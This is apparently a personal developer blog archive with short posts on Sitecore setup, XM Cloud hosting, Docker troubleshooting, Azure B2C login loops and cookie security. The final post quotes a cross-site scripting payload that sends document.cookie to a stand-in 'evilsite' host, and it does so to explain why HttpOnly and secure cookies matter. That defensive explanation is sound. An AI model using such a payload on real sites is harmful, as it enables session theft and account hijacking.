Tuesday, April 30, 2024

Change the default Sitecore CM CD website name and publish folder path

When installing vanilla sitecore 10 and above , make sure you change the default website directory path otherwise the Sitecore will install the content delivery and content managed website in c:/inetpub/wwwroot.

When you download setup file from Sitecore download repository , make sure you make changes to setup files.

1. Update Physical folder path

To update the folder path, update the XM1-SingleDeveloper.json file and change the default value to the desired folder location.

Look for "SitePhysicalRoot" node and child property or attribute "DefaultValues": "c:/{someworkingfolder}/{YourSitecoreWebsiteName}

2. Give IIS_IUSRS permission to sitePhysicalRoot

Make sure the parent folder {someworkingfolder} has the necessary security permissions. Give permission to (IIS_IUSRS)

3. Rename your website name that is hosted in IIS

To update the Local instance to be the same as our current url, update the setup.exe.config file and update the following values: Look for parameter that value ="{prefix}.cd"

parameter that has value="{prefix}.cm" You are all set! Happy Coding!


Monday, April 22, 2024

Why Nextjs Sitecore XMCloud application not to be hosted in Azure App Service?

 Problem Statement

Sitecore strongly recommends serverless hosting for XM Cloud, like Vercel or Netlify. Why Nextjs shouldn't be hosted in Azure App Serice? 

The main reason for not recommending Azure App Services is that it takes a server infrastructure approach to hosting, leading to lower performance, difficulty scaling, and higher management complexity.

Lets see them one by one

1. Performance Limitations:

Since Next.js is a JavaScript application and JavaScript is a single-threaded language, the Node.js runtime for JavaScript is also single-threaded. This means that the single-threaded Node server has to handle all requests to your websites, Experience Edge, image optimization, incremental static regeneration, and more, leading to performance issues.

Workaround
PM2 is often suggested as a solution to Node.js performance issues. However, using this tool adds more complexity, and it has not been established whether it improves performance in an XM Cloud front-end hosting solution.


What is PM2?
PM2 is a production process manager for Node.js applications with a built-in load balancer. It allows you to keep applications alive forever, to reload them without downtime and to facilitate common system admin tasks. 

2. Scalability Limitations

  • Efficient scaling requires a content delivery network (CDN). However, Azure App Services does not come with a CDN by default.
  • Azure does offer the Azure Content Delivery Network service, but you must manage the endpoint and caching. This leads to further increased complexity. This results into higher management complexities.

3. Network Connection Limits

  • A specific limitation of Azure App Services that XM Cloud customers have experienced is the limited network port capacity for outbound network calls. 
  • Customers have hit the network connection limits' upper bounds, leading to severe performance degradation.

Monday, April 15, 2024

Estimation prerequisites for Sitecore Migration and upgrade

 When we planning any sitecore upgrade from lower version such sitecore 8.0+ to sitecore 10+. It is always recommended to understand the dependencies , integration touch points and library.

  • .Net framework vs .Net core any nuget /assembly/library/dll
  • Solr
  • Active Directory
  • SQL server version
  • IIS
  • Federated Login Identity
  • Asp.net mvc if it is mvc project
  • Decide XM vs XP
  • Mongo DB database migration to XConnect
  • Azure Kubernetes require Sitecore v10.3.0

Sitecore Compatability table- XP|XM

https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB0087164

Sitecore Solr Compatability table

https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB0227897

Sitecore MongoDb Compatability table

https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB0633863


Refused to apply style from launchpad.css because its mime type is not supported

If you happen to load sitecore cms and your static content is broken and unable to load static content like js, css and images then it is due to IIS is not enabled with static content.


Refused to apply style from launchpad.css because its mime type is not supported


Resolution:
Go to Control Panel > Turn Windows features on or off > Internet Information Services > World Wide Web Services > Common HTTP Features > Static Content. 

Make sure you run IISreset to see the effect.

Saturday, February 17, 2024

A new debugger visualizer for VisualStudio dotnet Entity Framework efcore

A new debugger visualizer for

if you use #dotnet Entity Framework #ef #efcore

Download the extension and see it in action.

 https://marketplace.visualstudio.com/items?itemName=GiorgiDalakishvili.EFCoreVisualizer


Thursday, February 8, 2024

Sitecore XMCloud Local setup docker Cheatsheet

 Make sure you have proper dotnet Core version and nodejs version installed if you planning to setup NextJs with Sitecore XMCloud.


.Net Version is important to run Sitecore CLI where nodejs is mostly for nextjs and other commands .

Initial setup commands

iisreset /stop 

Run .\init.ps1 

.\up.ps1

Troubleshooting

iisreset /stop

./down.ps1

Most common docker command

docker compose up -d

docker compose stop

docker compose down

docker network ls

docker network rm {id of network} mostly this comes handy when _default network settings are already in use


Wednesday, February 7, 2024

Sitecore XMCloud Docker Full Local setup Troubleshooting guide

Scenario #1

XMCloud is setup end to end in local, first time docker and everything spin up and runs fine. Some reason, your system restart and docker container stops. You restarted docker containers and you end up seeing the exceptions below.

Try to run traefik and end up seeing below error notification

Problem

(HTTP code 500) server error - failed to create endpoint sxastarter-traefik-1 on network sxastarter_default: failed during hnsCallRawResponse: hnsCall failed in Win32: The process cannot access the file because it is being used by another process. (0x20)

Resolution

Open command prompt in administrator mode and just run iisreset /stop 


Sunday, January 21, 2024

Prompt Engineering generative AI Model Chat GPT

 Effective ways to use Prompt Engineering generative AI model to solve and give you most accurate fact based information . The inputs to AI model is the key. Machine learning algorithm unleash the most significant information that is hidden unless you give a right quest to AI model to mine the right set of data.

  • Creating effective prompt
  • Evaluating prompt performance
  • Using advanced prompt techniques
Tool required : Chat GPT and DALL-E-2 (Is a AI system that generates realistic images and arts from a descriptions in natural language.


What DALL E stands for
ChatGPT
ChatGPT

"DALL-E" is a name that refers to a specific artificial intelligence model developed by OpenAI. The name itself doesn't have a literal meaning or stand for anything. It is named after the famous surrealist artist Salvador Dalí, combined with the name of the Pixar character WALL-E. DALL-E is known for its ability to generate creative and unique images based on textual descriptions


Tuesday, January 9, 2024

Azure B2C Open Id Cookie expiry results in redirect loop on login

Recently we have encountered some unusual behavior when customer tries to login using Azure B2C authentication framework.

Application Type

Web

Technology

 .Net Framework 4.8 Asp.net MVC

CMS

Sitecore CMS 10.0.0

Authentication Framework

Azure B2C

OAuth 2.0 Authorization Code Flow with Proof Key of code Exchange (PKCE)

.Net MSAL Open Id connect


Problem Statement:

User idle for 15 mins and user taken back to Website Sign In page to initiate login again.

Root Cause: Token Exchange Failure. Nonce and Codeverifier expires after 15 mins. User Idle on sign In Page for more than 15mins and post that enters credential and results in login loop.


https://learn.microsoft.com/en-us/azure/active-directory-b2c/authorization-code-flow

Issue reported to Microsoft


Solution: Increase Nonce and Codeverifier expiry timeout.

Monday, January 8, 2024

Why Sitecore XMCloud is fast to market?

 It would be really sad if Sitecore stop the innovation in Content as a service. This is one of the coolest product sitecore has ever produced. XMCloud is a fully managed self service to launch omnichannel content managed website and support deployment user interface without relying on any software to facilitate that.

XMCloud consists of

  • Experience Manager
  • Latest SXA
  • Page Editor
  • Headless service and cms
  • Nextjs sdk etc
  • One need not worry about version of sitecore which is managed completely by XMCloud services.


Sunday, December 3, 2023

Monday, September 4, 2023

AKS The required anti-forgery form field __RequestVerificationToken is not present.

 Problem Statement:

If you migrate from Azure Web app service to Azure kubernetes services you may encounter issues related to Anti-forgery form field or token not exist for your asp.net mvc application or sitecore application.

ValidateHeaderAntiForgeryTokenAttributeError:
System.Web.Mvc.HttpAntiForgeryException (0x80004005): The required anti-forgery form field "__RequestVerificationToken" is not present.
at System.Web.Helpers.AntiXsrf.TokenValidator.ValidateTokens(HttpContextBase httpContext, IIdentity identity, AntiForgeryToken sessionToken, AntiForgeryToken fieldToken)
at System.Web.Helpers.AntiXsrf.AntiForgeryWorker.Validate(HttpContextBase httpContext, String cookieToken, String formToken)


Resolution

nginx is the root cause we need to enable underscore in config of nginx
It just needed underscores in header enable in the config:
https://kubernetes.github.io/ingress-nginx/user-guide/nginx-configuration/configmap/#enable-underscores-in-headers

enable-underscores-in-headers

Enables underscores in header names. default: is disabled


Wednesday, June 7, 2023

Resolve Http Status Code 200 for XHR Ajax request with HttpResponseMessage 401 Unauthorised

 Problem Statement:

Sitecore Asp.net application .net framework 4.8, there is an event on the page called by angularjs or any client side scripting to call Sitecore API controller action. Session timeout with absolute cookie expiry using Azure AD B2C Owin OpenID connect in place. After a session timeout , for any ajax call to sitecore API become non responsive , no action method called. It resulted in 200 HttpStatus code but fail to redirect to login page for customer to login again.

Request URL:http://localhost:31757/api/accountapi/login Request Method:POST Status Code:200 OK and X-Responded-JSON:{"status":401,"headers":{"location":"http:\/\/localhost:31757\/Account\/Login?ReturnUrl=%2Fapi%2Faccountapi%2Flogin"}}


protected override void OnAuthorization(System.Web.Mvc.AuthorizationContext filterContext)
        {
            if (User.Identity.IsAuthenticated == false)
            {
                if (filterContext.HttpContext.Request.IsAjaxRequest())
                {

                    IServiceResponse response = new ServiceResponse();
      
                    response.Status = ServiceResponseStatuses.Redirect;
                    var uiResponse = new UiServiceResponse(string.Empty)
                    {
                        Status = ServiceResponseStatuses.Redirect,
                        RedirectUrl = "/login"
                    };
                    filterContext.Result = new JsonResult
                    {
                        Data = uiResponse,
                        JsonRequestBehavior = JsonRequestBehavior.AllowGet
                    };
                    return;
                }
            }
            else
                base.OnAuthorization(filterContext);
        }


Thursday, April 27, 2023

Principles of Object Oriented Programming

4 principles of Oops 

Abstraction: 

Hide Implementation and let the implementing class take care of details. It is generalisation. Abstract base class.

Encapsulation: 

Hide the data within the scope of class and allow access to properties through access modifiers. private fields /variables

Inheritance: 

Derived class inherits the base class. It is specialisation class. SportsCar : Car | MUV : Car
Is -A Relationship

Polymorphism : 

Overloading and Override Method.


Composition class- has a relationship Product --compose of price class, Ingredient Classs 

Journey towards Clean architecture

 During the early inception of technology, we started with Classic Three Layered Database centric Architecture.


Traditional Database centric 3 Layered Architecture


Onion Architecture


Sunday, March 26, 2023

Why Dev estimation is a Chink in sprint planning's Armour?

 Never assess the piece of work from the eye of strong technical developer. It is not right do so. Why? Let say your strong tech guy estimate for 2 days whereas your in general rule of thumb says otherwise then there is a major fault. On the contrary , team needs a buffer there is so many unforeseen contingencies that never cater to. Whether it is dev or testing or any other areas we must understand to factor many aspect such as resource time off, discovery, impact analysis , proof of concepts , dependencies and other caveats. Well the estimation is a key driver to set a right expectation and align budget costing model to its right dimension. We should set the delivery compass such a way it will steer us in a right direction. 

Wednesday, February 15, 2023

Useful terminology Jargon and technical terms

Authentication

  • Customer facing application
  • Single Sign On Access (SSO)
  • OIDC provider
  • SAML provider( Security Assertion Markup Language)- System Entity issues SAML assertion
  • SAML - Auth0
  • Identity Provider( IDP)
  • Service Provider (SDP)
  • Social Identity Provider
  • Enterprise Credentials
  • Verification Code- One time passcode (OTP) or (OTC) One time code
  • Open ID connect (OIDC)
  • Standard Identity protocol (OIDC, Auth2.0)


Security 

Handle attacks:

  • Denial of service
  • Password spraying
  • Brute force attack

Wednesday, February 8, 2023

Google AI BARD bot mistake wipes $100bn off shares

AI will replace human but to just certain extend. If human can't be trusted how come AI that is build by Human itself.
 

Google unveiled its new bot called Bard

Google is searching for ways to reassure people that it is still out in front in the race for the best artificial intelligence technology.

And so far, the internet giant seems to be coming up with the wrong answer.

An advert designed to show off its new AI-bot, showed it answering a query incorrectly.

Shares in parent company Alphabet sank more than 7% on Wednesday, knocking $100bn (£82bn) off the firm's market value.


AI at the current state can never take over creativity and problem-solving skills. just like ChatGPT some of the results also incorrect.

[9:43 am] Thanh Nguyen

that's why we should only use it to become more productivity instead of making doing it the job for us 🐱‍🏍

Technical Design terminology

  •  Adaptor
  • Context
  • Handler
  • Interface
  • Abstract
  • Boilerplate- A code snippet that is repeated in application to quick start the application development. With no and minor code change. Like when we start html and body with general page . It is a like a frame. It is not a template where we create a object out of it.
  • Utility
  • Template
  • Resources
  • References
  • Constants
  • Validators
  • Connectors
  • Extensions
  • Providers
  • Builders
  • Processors
  • Factory
  • Helper
  • Service
  • Mock
  • Stub
  • Prototype
  • Entities
  • Domain
  • Model
  • View
  • Presentation
  • Business Layer
  • Infrastructure
  • Attributes
  • Property
  • Partial
  • Enum
  • Exception
  • Request
  • Response
  • Initializer
  • Constructor
  • Events
  • Handler
  • Rules
  • Component
  • Control
  • ToolKit
  • Wizard
  • App
  • Config
  • Filters
  • Library
  • Package
  • Widgets


Platform
Framework
Architecture
Design
Pattern
Practices
Component
Controls


Sunday, February 5, 2023

Why Cookie can turn into Monster?

I'm reading some verse from Bible and I know you all are on right path to god(Secure) not to Demon(Hacker). Please give thumps Up if you read this with your full faith and believe in HTTP Only Secure Cookie - Http +SSL

🫳

Chapter 1 Verse #1

Here’s an example: when you log on to an ASP.NET application using forms authentication, the default implementation will return you a cookie named “.ASPXAUTH”. It looks just like this:

Set-Cookie: .ASPXAUTH=737A8033B7A68EF4C1D3AC5C96353E9767EF677903AD7F796C1BF0D8DDE141EDC98451CF6A67837D29E12A722252BA93C7342D11341BAC2D49031923BA2DFD6ADCB04BDED56A685A7417353F81B04BECFEA4F3522CCBD86C0371A6EB75B6FF74

The contents of this cookie then travel back to the server on every request you make hence identifying you as the person who logged on earlier. The problem with this is that if an attacker can gain access to that cookie, they can steal your session or in other words, set the cookie in their own browser, go to the website and now the website thinks they’re you.

Chapter 2 Verse #2

Here’s an example: let’s imagine you have a website that has a cross site scripting vulnerability (remember, this is still number 2 on the Top 10 web application security risks and is extremely prevalent) and that an attacker can add arbitrary JavaScript to your page so they do this:

location.href = 'http://evilsite/?cookies=' + document.cookie;

What will happen is that the browser will happily redirect the unsuspecting user to the evil site and send all their cookies with the request. Those cookies may hold sensitive information – including authentication information – which the site may then harvest and use to hijack sessions. It really is that easy and whilst that example is rather rudimentary, much more elegant solutions exist which enable those cookies to be siphoned off without the user ever observing any odd behaviour on the website.

God has its own way -- Secure http only Http + SSL

What we need is a way to stop the browser from being able to access cookies on the client side and this is where the HTTP only flag comes in.

httpCookies httpOnlyCookies="true" requireSSL="true"